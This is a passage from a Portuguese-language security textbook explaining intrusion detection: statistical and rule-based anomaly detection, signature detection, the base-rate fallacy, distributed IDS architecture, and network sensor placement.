Como já mencionamos, técnicas de detecção de anomalia caem em duas categorias gerais: detecção de limiar e sistemas baseados em perfil. Detecção de limiar envolve contar o número de ocorrências de um tipo de evento específico em um intervalo de tempo. Se a conta ultrapassar o que é considerado um número razoável que poderíamos esperar que ocorresse, entende-se que há intrusão.

Análise de limiar, por si só, é um detector grosseiro e não efetivo para ataques até mesmo moderadamente sofisticados. Tanto o limiar como o intervalo de tempo devem ser determinados. Em razão da variabilidade entre usuários, tais limiares provavelmente gerarão grande quantidade de falsos positivos ou grande quantidade de falsos negativos. Todavia, detectores de limiar simples podem ser úteis em conjunto com técnicas mais sofisticadas.

A detecção de anomalia baseada em perfil se concentra na caracterização do

comportamento anterior de usuários individuais ou grupos de usuários relacionados e, então, na detecção de desvios significativos. Um perfil pode consistir em um conjunto de parâmetros, de modo que o desvio em apenas um único parâmetro pode não ser suficiente por si só para sinalizar um alerta.

O fundamento dessa abordagem é uma análise de registros de auditoria. Os registros de auditoria fornecem entradas à função de detecção de intrusão de dois modos. O primeiro é que o projetista deve decidir várias métricas quantitativas que podem ser usadas para medir o comportamento do usuário. Uma análise de registros de auditoria durante um período de tempo pode ser usada para determinar o perfil de atividade do usuário médio. Assim, os registros de auditoria servem para definir o comportamento típico. O segundo é que registros de auditoria atuais são a entrada usada para detectar intrusão. Isto é, o modelo de detecção de intrusão analisa registros de auditoria entrantes para determinar um desvio em relação ao comportamento médio.

Exemplos de métricas que são úteis para detecção de intrusão baseada em perfil são os seguintes:

- **Contador:** Um inteiro não negativo que pode ser incrementado, mas não decrementado, até ser reinicializado por uma ação de gerenciamento. Tipicamente, uma contagem de certos tipos de evento é mantida durante um período de tempo determinado. Entre os exemplos citamos o número de logins por um único usuário durante uma hora, o número de vezes que dado comando é executado durante uma única sessão de usuário e o número de senhas erradas fornecidas durante um minuto.
- **Gabarito:** Um inteiro não negativo que pode ser incrementado ou decrementado. Tipicamente, um gabarito é usado para medir o valor corrente de alguma entidade. Exemplos incluem o número de conexões lógicas assinadas a uma aplicação de usuário e o número de mensagens de saída enfileiradas relativas a um processo de usuário.
- **Cronômetro de intervalo:** Duração do tempo entre dois eventos relacionados. Um exemplo é o tempo transcorrido entre logins sucessivos em uma conta.
- **Utilização de recursos:** Quantidade de recursos consumidos durante um período especificado. Entre os exemplos citamos o número de páginas impressas durante uma sessão de usuário e o tempo total consumido pela execução de um programa.

Dadas essas métricas gerais, vários testes podem ser executados para determinar se a atividade corrente está dentro de limites aceitáveis. [DENN87]

lista as seguintes abordagens que podem ser adotadas:

- Média e desvio padrão.
- Multivariada.
- Processo de Markov.
- Série temporal.
- Operacional.

O teste estatístico mais simples é medir a **média e o desvio padrão** de um parâmetro em algum período histórico. Isso dá um retrato do comportamento médio e de sua variabilidade. A utilização de média e desvio padrão é aplicável a ampla variedade de contadores, cronômetros e medições de recursos. Mas essas medições, por si sós, são normalmente muito grosseiras para a finalidade de detecção.

Um modelo **multivariado** é baseado em correlações entre duas ou mais variáveis. O comportamento de intrusos pode ser caracterizado com maior confiança considerando tais correlações (p. ex., tempo de processamento e utilização de recurso ou frequência de login e tempo decorrido em uma sessão).

Um modelo de **processo de Markov** é usado para estabelecer probabilidades de transição entre vários estados. Como exemplo, esse modelo poderia ser usado para examinar transições entre certos comandos.

Um modelo de **série temporal** se concentra em intervalos de tempo, procurando sequências de eventos que acontecem muito rapidamente ou muito lentamente. Uma variedade de testes estatísticos pode ser aplicada para caracterizar uma temporização anormal.

Finalmente, um **modelo operacional** é baseado no julgamento do que é considerado anormal, em vez de em uma análise automatizada de registros de auditoria anteriores. Normalmente, são definidos limites fixos e se suspeita de intrusão para uma observação que se encontra fora dos limites. Esse tipo de abordagem funciona melhor quando o comportamento de intrusos pode ser deduzido a partir de certos tipos de atividades. Por exemplo, grande número de tentativas de login durante curto período de tempo sugere uma tentativa de intrusão.

Como exemplo da utilização dessas várias métricas e modelos, a [Tabela 8.2](#) mostra vários tipos de medição usados pelo Stanford Research Institute (SRI) IDS (IDES) [[ANDE95](#), [JAVI91](#)] e o programa subsequente Emerald [[NEUM99](#)].

---

## Tabela 8.2

### Medições que podem ser usadas para detecção de intrusão

Medição	Modelo	Tipo de intrusão detectada
<b>Atividade de acesso e de sessão</b>		
Frequência de acesso por dia e por intervalo de tempo	Média e desvio padrão	É provável que os intrusos acessem o sistema em horários incomuns.
Frequência de acesso em diferentes localizações	Média e desvio padrão	Os intrusos podem acessar o sistema a partir de um local que determinado usuário raramente ou nunca usa.
Tempo desde o último acesso	Operacional	Invasão de uma conta “morta”.
Tempo transcorrido por sessão	Média e desvio padrão	Desvios significativos podem indicar um impostor.
Quantidade de tráfego de saída para a localização	Média e desvio padrão	Quantidade excessiva de dados transmitidos para locais remotos podem significar vazamento de dados sensíveis.
Utilização de recursos de sessão	Média e desvio padrão	Níveis não usuais de processador ou de operações de entrada/saída podem sinalizar um intruso.
Falhas de senha no acesso	Operacional	Tentativa de invasão por adivinhação de senha.
Falhas em acessar o sistema a partir de terminais especificados	Operacional	Tentativa de invasão.
<b>Atividade de comando ou execução de programa</b>		
Frequência de execução	Média e desvio padrão	Pode detectar intrusos, que provavelmente usam comandos diferentes, ou uma penetração bem-sucedida por um usuário legítimo que conseguiu acesso a comandos privilegiados.
Utilização de recursos de programa	Média e desvio padrão	Um valor anormal pode sugerir injeção de um vírus ou cavalo de Troia, que provoca efeitos colaterais que aumentam a utilização de entrada/saída ou de processador.
Recusas de execução	Modelo operacional	Pode detectar tentativa de intrusão por usuário individual que busca privilégios mais altos.
<b>Atividade de acesso a arquivo</b>		
Frequência de leitura, escrita, criação, remoção	Média e desvio padrão	Anormalidades em acesso de leitura e escrita para usuários individuais podem significar atividades de impostores ou de navegação no sistema.
Registros lidos, escritos	Média e desvio padrão	Anormalidade pode significar uma tentativa de obter dados sensíveis por inferência e agregação.
Falha na contagem de leitura, escrita, criação, remoção	Operacional	Pode detectar usuários que tentam persistentemente acessar arquivos não autorizados.

A principal vantagem do uso de perfis estatísticos é que isso não requer o conhecimento antecipado de falhas de segurança. O programa detector aprende o que é comportamento “normal” e então procura desvios. A abordagem não é baseada em características e vulnerabilidades dependentes do sistema. Assim, ele deve ser prontamente portável entre uma variedade de sistemas.

## Detecção de assinatura

Técnicas de assinatura detectam intrusão mediante a observação de eventos no sistema e a aplicação de um conjunto de regras que levam a uma decisão quanto a dado padrão de atividade ser ou não ser suspeito. Em termos muito gerais, podemos caracterizar todas as abordagens como as que focalizam qualquer detecção de anomalia ou as que focalizam identificação de intrusão, embora haja alguma sobreposição entre elas.

A **detecção de anomalia baseada em regras** é semelhante em termos de sua abordagem e vantagens à detecção estatística de anomalia. Com a abordagem baseada em regras, os históricos de registros de auditoria são analisados para identificar padrões de utilização e para gerar automaticamente regras que descrevem esses padrões. As regras podem representar padrões de comportamento anteriores de usuários, programas, privilégios, intervalos de tempo, terminais, e assim por diante. Então, o comportamento corrente é observado, e cada transação é comparada com o conjunto de regras para determinar se ela está de acordo com algum padrão de comportamento observado historicamente.

Como ocorre com a detecção estatística de anomalia, a detecção de anomalia baseada em regras não requer conhecimento das vulnerabilidades de segurança dentro do sistema. Em vez disso, o esquema é baseado na observação do comportamento passado e, na verdade, supõe que o futuro será como o passado. Para que essa abordagem seja efetiva, será necessário um banco de dados de regras bastante grande. Por exemplo, um esquema descrito em [VACC89] contém algo entre  $10^4$  e  $10^6$  regras.

A **identificação de invasão baseada em regras** adota uma abordagem diferente da detecção de intrusão. O aspecto fundamental de tais sistemas é a utilização de regras para identificar invasões conhecidas ou invasões que explorariam fraquezas conhecidas. Também se podem definir regras que identificam comportamento suspeito, mesmo quando o comportamento esteja dentro dos limites dos padrões de utilização estabelecidos. Tipicamente, as regras usadas nesses sistemas são específicas para a máquina e o sistema operacional. A abordagem mais efetiva para o desenvolvimento dessas regras é analisar ferramentas e scripts de ataques coletados na Internet. Essas regras podem ser complementadas com regras geradas por pessoal de segurança experiente. Neste último caso, o procedimento normal é entrevistar administradores de sistema e analistas de segurança para coletar um conjunto de cenários de intrusão conhecidos e eventos fundamentais que ameaçam a segurança do sistema visado.

Um exemplo simples do tipo de regras que podem ser usadas é encontrado em NIDX, um sistema antigo que usava regras heurísticas que podem ser usadas para designar graus de suspeita de atividades [BAUE88]. Exemplos de regras heurísticas são as seguintes:

1. Os usuários não devem ler arquivos em diretórios pessoais de outros usuários.
2. Os usuários não devem escrever em arquivos de outros usuários.

3. Os usuários que se conectam ao sistema em horários incomuns frequentemente acessam os mesmos arquivos que utilizaram anteriormente.
4. Os usuários geralmente não abrem dispositivos de disco diretamente, mas recorrem a utilitários do sistema operacional de níveis mais altos.
5. Um usuário não deve acessar o mesmo sistema mais de uma vez ao mesmo tempo.
6. Os usuários não fazem cópias de programas de sistema.

O esquema de identificação de intrusão usado no IDES é representativo da estratégia seguida. Registros de auditoria são examinados à medida que são gerados, e são comparados com a regra-base. Se for encontrada uma correspondência, a *taxa de suspeita* do usuário é aumentada. Se houver correspondência com um número suficiente de regras, a classificação ultrapassará um limiar, o que resultará em uma anomalia sendo reportada.

A abordagem do IDES é baseada em um exame de registros de auditoria. Um ponto fraco desse plano é sua falta de flexibilidade. Para dado cenário de intrusão, pode haver várias sequências alternativas de registros de auditoria que poderiam ser produzidas, cada uma com ligeiras ou sutis variações em relação às outras. Pode ser difícil traduzir exatamente todas essas variações em regras explícitas. Outro método é desenvolver um modelo independente de nível mais alto de registros de auditoria específicos. Um exemplo disso é um modelo de transição de estados conhecido como USTAT [VIGN02, ILGU95]. O USTAT trata de ações gerais em vez das ações específicas detalhadas registradas pelo mecanismo de auditoria do UNIX. O USTAT é implementado em um sistema SunOS que provê registros de auditoria para 239 eventos. Destes, somente 28 são usados por um pré-processador, que os mapeia para 10 ações gerais ([Tabela 8.3](#)). Usando apenas essas ações e os parâmetros que são invocados com cada ação, é desenvolvido um diagrama de transição de estados que caracteriza a atividade suspeita. Como vários diferentes eventos auditáveis são mapeados para um número menor de ações, o processo de criação de regras é mais simples. Além disso, o modelo de diagrama de transição de estados é fácil de modificar para acomodar comportamentos de intrusão recém-descobertos.

---

### Tabela 8.3

#### Ações USTAT versus tipos de eventos SunOS

---

Ação USTAT	Tipo de evento SunOS
Ler	open_r, open_rc, open_rtc, open_rwc, open_rwtc, open_rt, open_rw, open_rwt

Escrever	truncate, ftruncate, creat, open_rtc, open_rwc, open_rwtc, open_rt, open_rw, open_rwt, open_w, open_wt, open_wc, open_wtc
Criar	mkdir, creat, open_rc, open_rtc, open_rwc, open_rwtc, open_wc, open_wtc, mknod
Remover	rmdir, unlink
Executar	exec, execve
Sair	exit
Modificar proprietário	chown, fchown
Modificar permissão	chmod, fchmod
Renomear	rename
Hardlink <sup>6</sup>	link

## A falácia da taxa-base

Para ser de uso prático, um IDS deve detectar uma porcentagem substancial de intrusões e, ao mesmo tempo, manter a taxa de alarmes falsos em um nível aceitável. Se apenas uma modesta porcentagem de intrusões reais for detectada, o sistema dará uma falsa ideia de segurança. Por outro lado, se o sistema frequentemente acionar um alerta quando não há qualquer intrusão (um falso alarme), os gerentes de sistema começarão a ignorar os alarmes ou muito tempo será desperdiçado analisando os falsos alarmes.

Infelizmente, devido à natureza das probabilidades envolvidas, é muito difícil alcançar o padrão de alta taxa de detecções com baixa taxa de falsos alarmes. Em geral, se os números reais de intrusões forem baixos em comparação com o número de usos legítimos de um sistema, a taxa de alarmes falsos será alta, a menos que o teste seja extremamente discriminador. Isso é um exemplo do fenômeno conhecido como *falácia da taxa-base*. Um estudo sobre IDSs existentes, relatado em [AXEL00], indicou que os sistemas atuais não resolveram o problema da falácia da taxa-base. O Apêndice J dá um breve pano de fundo dos princípios matemáticos desse problema.

## 8.4 Detecção de intrusão distribuída baseada em máquina cliente


Tradicionalmente, o trabalho referente a IDSs baseados em estação se concentrava em recursos de um único sistema isolado. Todavia, a organização típica precisa defender um conjunto distribuído de estações suportadas por uma

LAN ou rede de redes. Embora seja possível montar uma defesa usando IDSs isolados em cada estação, pode-se conseguir uma defesa mais efetiva por meio da coordenação e cooperação entre IDSs na rede.

[PORR92] destaca as seguintes questões mais importantes no projeto de um IDS distribuído:

- Um IDS distribuído pode precisar lidar com diferentes formatos de registros de auditoria. Em um ambiente heterogêneo, sistemas diferentes empregarão sistemas de coleta de auditoria nativos diferentes e, se usarem detecção de intrusão, podem empregar formatos diferentes para registros de auditoria relacionados à segurança.
- Um ou mais nós na rede servirão como pontos de coleta e análise para os dados que vêm de sistemas na rede. Assim, dados de auditoria brutos ou resumos de dados devem ser transmitidos pela rede. Por conseguinte, há um requisito de garantir a integridade e a confidencialidade desses dados. Integridade é exigida para impedir que um intruso disfarce suas atividades por meio da alteração das informações de auditoria transmitidas. Confidencialidade é exigida porque as informações de auditoria transmitidas podem ser valiosas.
- Pode-se usar uma arquitetura centralizada ou descentralizada. Com uma arquitetura centralizada, há um único ponto central de coleta e análise de todos os dados de auditoria. Isso facilita a tarefa de correlacionar relatórios que chegam, mas cria um gargalo potencial e um ponto isolado de falha. Com uma arquitetura descentralizada, há mais de uma central de análise, mas elas devem coordenar suas atividades e trocar informações.

Um bom exemplo de IDS distribuído é o desenvolvido na Universidade da Califórnia em Davis [HEBE92, SNAP91]; uma abordagem semelhante foi adotada para um projeto em Purdue [SPAF00, BALA98]. A Figura 8.2 mostra a arquitetura global, que consiste em três componentes principais:




**FIGURA 8.2** Arquitetura para detecção de intrusão distribuída.

**Módulo de agente de estação:** Um módulo de coleta de auditoria que funciona como um processo executando no plano de fundo em um sistema monitorado. Sua finalidade é coletar dados sobre eventos relacionados à segurança na estação e transmiti-los ao gerente central.

- **Módulo de agente de monitor de LAN:** Funciona da mesma maneira que um módulo de agente de estação, exceto que analisa tráfego de LAN e informa os resultados ao gerente central.
- **Módulo de gerente central:** Recebe relatórios do monitor de LAN e de agentes de estações; processa e correlaciona esses relatórios para detectar intrusão.

O esquema é projetado para ser independente de qualquer sistema operacional ou implementação de sistema de auditoria. A [Figura 8.3](#) mostra a abordagem geral adotada. O agente captura cada registro de auditoria produzido pelo sistema de coleta de auditoria nativo. Um filtro é aplicado e retém somente os registros que são de interesse da segurança. Então, esses registros são reformatados para um formato padronizado denominado registro de auditoria de estação (Host Audit Record — HAR). Em seguida, um módulo lógico que funciona por gabarito analisa os registros à procura de atividade suspeita. No nível mais baixo, o agente busca por eventos notáveis que são de interesse, independentemente de quaisquer eventos passados. Exemplos incluem falhas de arquivos, acessos a sistemas de arquivos e alterações no controle de acesso de

um arquivo. No nível mais alto seguinte, o agente procura sequências de eventos, como padrões de ataque conhecidos (assinaturas). Finalmente, o agente procura comportamento anômalo de um usuário individual tendo como base o histórico do perfil desse usuário, como número de programas executados, número de arquivos acessados e correlatos.



**FIGURA 8.3** Arquitetura de agente.

Quando é detectada uma atividade suspeita, um alerta é enviado ao gerente central. O gerente central inclui um sistema especialista que pode fazer inferências a partir dos dados recebidos. O gerente pode também consultar sistemas individuais em busca de cópias de HASRs para correlacionar com as de outros agentes.

O agente monitor de LAN também fornece informações ao gerente central. O agente monitor de LAN auditora conexões entre estações, serviços usados e volume de tráfego.

Ele procura por eventos significativos, como mudanças repentinhas na carga da rede, utilização de serviços relacionados à segurança e atividades de rede como *rlogin*.

A arquitetura representada nas [Figuras 8.2](#) e 8.3 é bastante geral e flexível. Ela oferece uma base para a abordagem independente de máquina que pode ser expandida de detecção de intrusão isolada a um sistema que é capaz de correlacionar atividades advindas de vários locais e redes para detectar atividade suspeita que, caso contrário, continuaria não sendo detectada.

## 8.5 Detecção de intrusão baseada em rede

Um IDS baseado em rede (Network-based IDS — NIDS) monitora o tráfego em pontos selecionados em uma rede ou em um conjunto de redes interconectadas. O NIDS examina o tráfego, pacote por pacote, em tempo real ou próximo ao tempo real, para tentar detectar padrões de intrusão. O NIDS pode examinar atividades de protocolos no nível de rede, transporte e/ou aplicação. Perceba o contraste com um IDS baseado em estação; um NIDS examina o tráfego de pacotes dirigido a sistemas de computadores potencialmente vulneráveis em uma rede. Um sistema baseado em estação examina atividades de usuário e software em uma estação.

Uma ferramenta de NIDS típica inclui vários sensores para monitorar tráfego de pacotes, um ou mais servidores para funções de gerenciamento do NIDS e um ou mais consoles de gerenciamento para a interface com seres humanos. A análise de padrões de tráfego para detectar intrusões pode ser feita no sensor, no servidor de gerenciamento ou em alguma combinação dos dois.


## Tipos de sensores de rede

Os sensores podem ser disponibilizados em um de dois modos: inline e passivo. Um **sensor inline** (ou **sensor em linha**) é inserido em um segmento de rede de modo que o tráfego que ele está monitorando deve passar pelo sensor. Um modo de conseguir um sensor inline é combinar a lógica de sensor NIDS com um outro dispositivo de rede, como um firewall ou um switch de LAN. Essa abordagem tem a vantagem de não precisar de dispositivos de hardware adicionais separados; basta o software de sensoriamento NIDS. Uma alternativa é um sensor NIDS inline autônomo. A motivação primária para a utilização de sensores inline é habilitá-los a bloquear um ataque quando ele é detectado. Nesse caso, o dispositivo está executando funções de detecção de intrusão, bem como de prevenção de intrusão.

Mais comumente, **sensores passivos** são usados. Um sensor passivo monitora uma cópia do tráfego de rede; o tráfego real não passa pelo dispositivo. Do ponto de vista do fluxo de tráfego, o sensor passivo é mais eficiente do que o sensor inline, porque ele não acrescenta uma etapa de tratamento extra que contribui para atrasos de pacotes.

A [Figura 8.4](#) ilustra a configuração típica de um sensor passivo. O sensor conecta-se com o meio de transmissão da rede, como um cabo de fibra ótica, por

uma conexão física. A conexão fornece ao sensor uma cópia de todo o tráfego de rede que o meio de transmissão está transportando. Em geral, a placa de rede (Network Interface Card — NIC) para essa conexão não tem um endereço IP configurado para ela. Todo o tráfego que entra nesse NIC é simplesmente coletado sem qualquer interação por protocolo com a rede. O sensor tem um segundo NIC que se conecta à rede com um endereço IP e habilita o sensor a se comunicar com um servidor de gerenciamento NIDS.



**FIGURA 8.4** Sensor NIDS passivo. *Fonte:* Baseada em [CREM06].


## Disponibilização de sensor NIDS

Considere uma organização com várias instalações, cada uma com uma ou mais LANs, e com todas as redes interconectadas por meio da Internet ou de alguma outra tecnologia de WAN.

Para uma estratégia de NIDS abrangente, são necessários um ou mais sensores em cada instalação. Dentro de uma única instalação, uma decisão fundamental para o administrador de segurança é o posicionamento dos sensores.

A [Figura 8.5](#) ilustra várias possibilidades. Em termos gerais, essa configuração é típica de organizações maiores. Todo o tráfego da Internet passa por um firewall externo que protege a instalação inteira.<sup>3</sup> O tráfego que vem do mundo exterior, como o de clientes e de fabricantes que precisam ter acesso a serviços

públicos, como Web e correio eletrônico, é monitorado. O firewall externo também provê um grau de proteção para essas partes da rede que só deveriam ser acessíveis por usuários de outros sites corporativos. Firewalls internos também podem ser usados para prover proteção mais específica a certas partes da rede.



**FIGURA 8.5** Exemplo de disponibilização de sensor NIDS.

Uma localização comum para um sensor NIDS é imediatamente dentro do firewall externo (**localização 1** na figura). Essa posição tem várias vantagens:

- Enxerga ataques originários do mundo exterior que penetram nas defesas do perímetro da rede (firewall externo).
- Destaca problemas com a política ou com o desempenho do firewall de rede.
- Enxerga ataques que poderiam visar o servidor Web ou o servidor FTP.
- Mesmo que o ataque em curso não seja reconhecido, às vezes o IDS pode reconhecer o tráfego de saída que resulta do servidor comprometido.

Em vez de colocar um sensor NIDS no lado de dentro do firewall externo, o administrador de segurança pode optar por colocar um sensor NIDS entre o firewall externo e a Internet ou a WAN (**localização 2**). Nessa posição, o sensor pode monitorar todo o tráfego da rede não filtrado. As vantagens dessa abordagem são as seguintes:

- Documenta o número de ataques originários da Internet que visam a rede.

- Documenta os tipos de ataques originários da Internet que visam a rede.

Um sensor na localização 2 tem uma carga de processamento mais alta do que qualquer sensor localizado em qualquer outro local da rede.

Além de um sensor na borda da rede, de qualquer lado do firewall externo, o administrador pode configurar um firewall e um ou mais sensores para proteger redes principais importantes, como as que suportam servidores internos e recursos de bancos de dados (**localização 3**). Entre os benefícios desse posicionamento citamos os seguintes:

- Monitora grande quantidade de tráfego de uma rede, aumentando assim a possibilidade de perceber ataques.
- Detecta atividade não autorizada por usuários autorizados dentro do perímetro de segurança da organização.

Assim, um sensor na localização 3 é capaz de monitorar ataques internos, bem como externos. Como o sensor monitora tráfego dirigido a apenas um subconjunto de dispositivos na instalação, ele pode ser sintonizado para protocolos e tipos de ataques específicos, reduzindo assim a carga de processamento.

Finalmente, os recursos de rede em uma instalação podem incluir LANs separadas que dão suporte a estações de trabalho de usuários e servidores específicos de um único departamento. O administrador poderia configurar um firewall e sensor NIDS para prover proteção adicional para todas essas redes ou visar a proteção de subsistemas críticos, como redes dos sistemas de pessoal e financeiro (**localização 4**). Um sensor usado desta última maneira provê os seguintes benefícios:

- Detecta ataques que visam sistemas e recursos críticos.
- Permite concentrar recursos limitados em ativos de rede considerados de maior valor.

Como ocorre com um sensor na localização 3, um sensor na localização 4 pode ser sintonizado para protocolos específicos e tipos de ataques, reduzindo assim a carga de processamento.

## Técnicas de detecção de intrusão

Como ocorre com a detecção de intrusão baseada em estação, a detecção de intrusão baseada em rede faz uso de detecção de assinatura e detecção de anomalia.

## ***Detecção de assinatura***

[SCAR07] lista exemplos dos tipos de ataques adequados para tratamento via detecção de assinatura:

- **Reconhecimento de terreno e ataques à camada de aplicação:** A maioria das tecnologias NIDS analisa várias dezenas de protocolos de aplicação. Entre os comumente analisados citamos Dynamic Host Configuration Protocol (DHCP), DNS, Finger, FTP, HTTP, Internet Message Access Protocol (IMAP), Internet Relay Chat (IRC), Network File System (NFS), Post Office Protocol (POP), rlogin/rsh, Remote Procedure Call (RPC), Session Initiation Protocol (SIP), Server Message Block (SMB), SMTP, SNMP, Telnet e Trivial File Transfer Protocol (TFTP), bem como protocolos de bancos de dados, aplicações de mensagens instantâneas e software de compartilhamento de arquivos par a par (peer-to-peer). O NIDS procura padrões de ataque que foram identificados como sendo os que visam esses protocolos. Exemplos de ataque incluem estouros de capacidade de buffers, adivinhação de senha e transmissão de malware.
- **Reconhecimento de terreno e ataques à camada de transporte:** Os NIDSs analisam tráfego TCP e UDP, e talvez outros protocolos de camada de transporte. Entre os exemplos de ataques citamos fragmentação não usual de pacotes, escaneamento em busca de portas vulneráveis e ataques específicos ao TCP, como inundação de SYN.
- **Reconhecimento de terreno e ataques à camada de rede:** Os NIDSs tipicamente analisam IPv4, ICMP e IGMP nesse nível. Exemplos de ataques são endereços IP falsificados e valores de cabeçalhos IP ilegais.
- **Serviços de aplicação inesperados:** O NIDS tenta determinar se a atividade em uma conexão de transporte é consistente com o protocolo de aplicação esperado. Um exemplo é uma estação que executa um serviço de aplicação não autorizado.
- **Violações de política:** Entre os exemplos citamos o uso de sites Web inadequados e de protocolos de aplicação proibidos.

## ***Técnicas de detecção de anomalia***

[SCAR07] lista exemplos de tipos de ataques que são adequados para tratamento via detecção de anomalia:

- **Ataques de negação de serviço (DoS):** Esses ataques envolvem aumento significativo de tráfego de pacotes ou aumento significativo de tentativas de

conexão, na tentativa de sobrecarregar o sistema visado. Esses ataques são analisados no [Capítulo 7](#). Detecção de anomalia é bem adequada para tais ataques.

- **Escaneamento:** Um ataque de escaneamento ocorre quando um atacante sonda uma rede ou sistema visado enviando diferentes tipos de pacotes. Usando as respostas recebidas do alvo, o atacante pode aprender muitas características e vulnerabilidades do sistema. Assim, um ataque de escaneamento age como uma ferramenta de identificação de alvo para um atacante. Um escaneamento pode ser detectado por padrões de fluxo atípicos na camada de aplicação (p. ex., captura de banner),<sup>4</sup> camada de transporte (p. ex., escaneamento de porta TCP e UDP) e camada de rede (p. ex., escaneamento ICMP).
- **Vermes:** Vermes<sup>5</sup> que se espalham entre estações podem ser detectados de mais de um modo. Alguns vermes propagam-se rapidamente e usam grande quantidade de largura de banda. Os vermes também podem ser detectados porque podem fazer com que as estações se comuniquem com outras máquinas com as quais normalmente não se comunicam e também podem fazer com que as estações usem portas que normalmente não usam. Muitos vermes também fazem escaneamento. O [Capítulo 6](#) discute os vermes detalhadamente.

## Registro de alertas

